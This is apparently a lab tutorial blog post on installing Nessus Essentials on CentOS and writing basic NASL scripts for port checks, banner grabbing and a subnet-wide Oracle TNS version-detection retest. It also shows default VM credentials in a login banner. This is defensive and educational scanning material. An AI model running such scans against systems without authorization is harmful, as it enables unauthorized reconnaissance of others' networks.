
Włącz kartę sieciową

Podłączona do: NAT

Nazwa:


Nazwa	Protokół	IP hosta	Port hosta	IP gościa	Port gościa
Rule 1	TCP	192.168.1.10	22	10.0.2.15	22
Rule 2	TCP	192.168.1.10	8834	10.0.2.15	8834

Checking files location:



```
/opt/nessus/var/nessus/plugin_feed_info.inc
/opt/nessus/var/nessus/.__db_ok
/opt/nessus/var/nessus/plugins-code.db.16069815191538311286
/opt/nessus/var/nessus/plugins-desc.db.16069815191035707005
/opt/nessus/var/nessus/global.db-wal
/opt/nessus/var/nessus/global.db-shm
[root@centos7 nessus]# /etc/init.d/ne
nessusd      netconsole  network
[root@centos7 nessus]# /etc/init.d/nessusd start
Starting nessusd (via systemctl):                          [  OK  ]
[root@centos7 nessus]# netstat -antp | grep LIST
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      992/sshd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      1340/master
tcp        0      0 0.0.0.0:8834            0.0.0.0:*               LISTEN      1009/nessusd
tcp6       0      0 :::22                   :::*                    LISTEN      992/sshd
tcp6       0      0 ::1:25                  :::*                    LISTEN      1340/master
tcp6       0      0 :::8834                 :::*                    LISTEN      1009/nessusd
[root@centos7 nessus]# _
```

At this stage we can move forward to the browser and continue with the steps provided by Nessus installer:




https://192.168.1.232:8834/#/

Welcome to Nessus

Choose how you want to deploy Nessus. Select a product to get started.

- [✓ Nessus Essentials]
- Nessus Professional
- Nessus Manager
- Managed Scanner

Let’s continue to *compile* all the plugins:



Initializing


Please wait while Nessus prepares the files needed to scan your assets.

Compiling plugins...

Here we go...

Quick example

As far as I know[7, 8] we can start a *standard* „skeleton file" (I like to prepare when I'm learning something 'new' (for me) from 'someone else' work;)). But before we'll do that I decided to start a (*Basic Network)* scan for our *localhost* (CentOS) using Nessus Webapp – just to check if everything works properly:




Welcome to Nessus Essentials

To get started, launch a host discovery scan to identify what hosts on your network are available to scan. Hosts that are discovered through a discovery scan do not count towards the 16 host limit on your license.

Enter targets as hostnames, IPv4 addresses, or IPv6 addresses. For IP addresses, you can use CIDR notation (e.g., 192.168.0.0/24), a range (e.g., 192.168.0.1-192.168.0.255), or a comma-separated list (e.g., 192.168.0.0, 192.168.0.1).

Targets: Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com

Ready to go? So:



My Host Discovery Scan Results


Nessus found the following hosts listed below from your list of targets (127.0.0.1).

To launch your first basic network scan, select the hosts you want to scan. These hosts count towards the 16 host limit on your license.

IP	DNS
127.0.0.1	

Ok, let's leave that (webapp/GUI) scan and go back to our console and skeleton files ;)

That's how we'll start here[8]:


https://docs.tenable.com

tenable.io
Tenable.io release notes, requirements, user guides, APIs, and more

nessus
Nessus release notes, requirements, user guides, and more

tenable.sc
Tenable.sc (formerly SecurityCenter) release notes, user guides, requirements, APIs, and more

nessus Agent
Nessus Agent release notes, requirements, user guides, and more

tenable Core
Tenable Core release notes, requirements, user guides, and more

tenable.ot Powered by Indegy
Tenable.ot release notes, requirements, user guides, and more

nessus Network Monitor
Nessus Network Monitor release notes, requirements, user guides, and more


LCE
Log Correlation Engine release notes, requirements, user guides, and more

tenable Integrations
Tenable third-party integration requirements, user guides, and more

Let’s try to create our first scenario for Nessus. Our goal is to preare an automated scan using Nessus CLI. Let’s see how it can be done.

Scenario #01

As a very first case I decided to read some manuals[7, 8] related to NASL[9]. According to Wikipedia[10]:


https://en.wikipedia.org/wiki/Nessus_Attack_Scripting_Language
90%
Not logged in Talk Contributions Create account Log in
Article Talk
Read Edit View history
Search Wikipedia

Nessus Attack Scripting Language


From Wikipedia, the free encyclopedia

The **Nessus Attack Scripting Language**, usually referred to as **NASL**, is a scripting language that is used by vulnerability scanners like Nessus and OpenVAS. With NASL specific attacks can be automated, based on known vulnerabilities.

Tens of thousands of plugins have been written in NASL for Nessus and OpenVAS.[1] Files that are written in this language usually get the file extension .nasl. For the exploitation of a zero day attack it is possible for an end user of Nessus or OpenVAS to write custom code in NASL which is executed by these vulnerability scanners.


We can use NASL to prepare our own *automated* checks (or attack(s)). I saw a great potential here: for example we can use targeted scripts[11] rewrited in NASL and added to our internal *Nessus Scan Center* – right? ;)

I think so. But to (try to;)) do that we need to get some basics[12] (of how to not „re-invent the wheel" ;)). For example, let's start here:




```
i = 8834;
sock = open_sock_tcp(i);
display("The value of the sock is: ", sock, "\n");

if (sock){
        display("Port " + i + " is open!");
} else {
        display("Port " + i + " is closed!");
}
```

Keep in mind that we're still on a *clean* CentOS VM (so we don't have *vim* – but *vi* is still there ;)):




```
[root@centos7 plugins]# vim testmenow2.nasl
bash: vim: command not found
[root@centos7 plugins]# vi testmenow2.nasl
[root@centos7 plugins]# /opt/nessus/bin/nasl -t 192.168.80.1 testmenow2.nasl
The value of the sock is: 1
[root@centos7 plugins]# vi testmenow2.nasl
[root@centos7 plugins]# /opt/nessus/bin/nasl -t 192.168.80.1 testmenow2.nasl
The value of the sock is: 1
Port 8834 is open![root@centos7 plugins]#
```

As you can see (via: ./nasl –h) we can use our NASL example script to run it against (-t) our LAB host, for example:




```
root@centos7:/opt/nessus/lib/nessus/plugins
[root@centos7 plugins]# /opt/nessus/bin/nasl -t 127.0.0.1 testmenow3.nasl
The value of the sock is: 1
Port 22 is open!SSH-2.0-OpenSSH_7.4
[root@centos7 plugins]#
```

So far, so good. Source for the script from the screen above is presented below – I used Kali to jump to CentOS machine:



```
root@centos7:~
root@kali:~# ssh centos@192.168.1.10
The authenticity of host '192.168.1.10 (192.168.1.10)' can't be established.
ECDSA key fingerprint is SHA256:2C//qjMyvmHn2ic+PUWL1JKcg+z5BQkUNMVuY+WtMWQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.10' (ECDSA) to the list of known hosts.
+-+-+-+-+-+-+-+-+-+-+-+-+-++-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-++-+-+-+
                        LINUXVMIMAGES.COM
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
                    User Name: centos
                    Password:  centos (sudo su -)
centos@192.168.1.10's password:
Last login: Fri Dec  4 22:49:10 2020 from gateway
+-+-+-+-+-+-+-+-+-+-+-+-+-++-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-++-+-+-+
                        LINUXVMIMAGES.COM
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
                    User Name: centos
                    Password:  centos (sudo su -)
[centos@centos7 ~]$ ls
[centos@centos7 ~]$ sudo su
[root@centos7 centos]# cd
[root@centos7 ~]# ls -la private_nasl/
total 20804
drwxr-xr-x.  3 root root      147 Dec  4 18:40 .
dr-xr-x---.  6 root root      243 Dec  4 22:49 ..
-rw-r--r--.  1 root root 21281542 Dec  4 18:40 all_compliance.tar.gz
drwxr-xr-x. 41  500  500     4096 Dec  3 23:39 portal_audits
-rw-r--r--.  1 root root      188 Dec  3 08:26 testmenow2.nasl
-rw-r--r--.  1 root root      316 Dec  3 08:33 testmenow3.nasl
-rw-r--r--.  1 root root      169 Dec  3 09:59 testmenow4.nasl
-rw-r--r--.  1 root root       24 Dec  3 05:31 testmenow.nasl
[root@centos7 ~]#
```

Reading our current (modified as you can see during the creating of this small article ;)) script we should be somewhere here:



```
root@centos7:~
[root@centos7 ~]# cat private_nasl/testmenow3.nasl
i = 22;
sock = open_sock_tcp(i);
display("The value of the sock is: ", sock, "\n");

if (sock){
        display("Port " + i + " is open!");
        data = recv_line(socket: sock, length: 1024);
        display("\n");
        display("Received:\n");
        display( data);


} else {
        display("Port " + i + " is closed!\n");
}

[root@centos7 ~]#
```

Let’s move forward…

Another quick example


In my ‘initial scenario’ I decided that:

- we are in the internal ITSec Team in our company and we were asked to do a retest of some bug found during another pentest

- we are able to run „that retest for the found bug” from our (for example – in case that we’re working for the *corporate Client*;)) CentOS VM machine (located somewhere in the internal network where (team of) pentester(s) can use it (assuming the host is whitelisted to do the „automated retest” part of the (pentest) job ;)).


So. Yes – firewall rules (to run internal scans/retests as well as to keep Nessus Scanner up to date) are always „nice to have” in the scenario prepared for this example case.

Let’s say we already done a portscan with *nmap* and now we need to check CVE-X because of the ports/results we found in the *nmap’s* output/logfile (or simply, because we were asked to do so/retest by our collegues in the Team). For example:



```
root@centos7:~
[root@centos7 ~]# ls -la /opt/nessus/lib/nessus/plugins/*oracle*tns*
-rw-r--r--. 1 root root 50096 Dec  3 03:08 /opt/nessus/lib/nessus/plugins/oracle_tns_listener_mitm.nbin
-rw-r--r--. 1 root root  3092 Dec  3 03:08 /opt/nessus/lib/nessus/plugins/oracle_tnslsnr_1361722.nasl
-rw-r--r--. 1 root root  3552 Dec  3 03:08 /opt/nessus/lib/nessus/plugins/oracle_tnslsnr_security.nasl
-rw-r--r--. 1 root root  5913 Dec  3 03:08 /opt/nessus/lib/nessus/plugins/oracle_tnslsnr_version.nasl
-rw-r--r--. 1 root root  2454 Dec  3 03:08 /opt/nessus/lib/nessus/plugins/oracle_tnslsnr_vsnnum_disclosure_pci.nasl
[root@centos7 ~]#
```

Cool, let’s check the one related to the *version* check:



```
root@centos7:~
[root@centos7 ~]# head -n 35 /opt/nessus/lib/nessus/plugins/oracle_tnslsnr_version.nasl
#
# oracle_tnslsnr_version - NASL script to do a TNS VERSION command against the
# Oracle tnslsnr
#
# James W. Abendschan <jwa@jammed.com>
#
# modified by Axel Nennker 20020306
# modified by Sullo 20041206
# modified by Tenable
#   - moved check for BID 1853 to a separate plugin.
#

# Changes by Tenable:
# - Revised plugin title (6/12/09)

include("compat.inc");

if (description)
{
        script_id(10658);
        script_version ("1.47");
        script_cvs_date("Date: 2019/11/22");

        script_name(english: "Oracle Database tnslsnr Service Remote Version Disclosure");

 script_set_attribute(attribute:"synopsis", value:
"An Oracle tnslsnr service is listening on the remote port." );
 script_set_attribute(attribute:"description", value:
"The remote host is running the Oracle tnslsnr service, a network
interface to Oracle databases.  This product allows a remote user to
determine the presence and version number of a given Oracle
installation." );
 script_set_attribute(attribute:"solution", value:
"Filter incoming traffic to this port so that only authorized hosts can
connect to it." );
[root@centos7 ~]#
```

Looks good enough to see if we can try to „retest” this bug agains „our internal host”. Let’s do that using one liner:

```
[root@centos7 bin]# for i in `seq 1 254` ; do ./nasl -t xx.yy.zz.$i
/opt/nessus/lib/nessus/plugins/oracle_tnslsnr_version.nasl ; done
```

Now, why I think it’s possible to use Nessus CLI to retest this-or-that particular case/bug – it’s simple: because if we will set up the firewall rules correctly for pentester(s team) to access Nessus CLI hosts – then there is no problem to perform a retest scan/scenario.

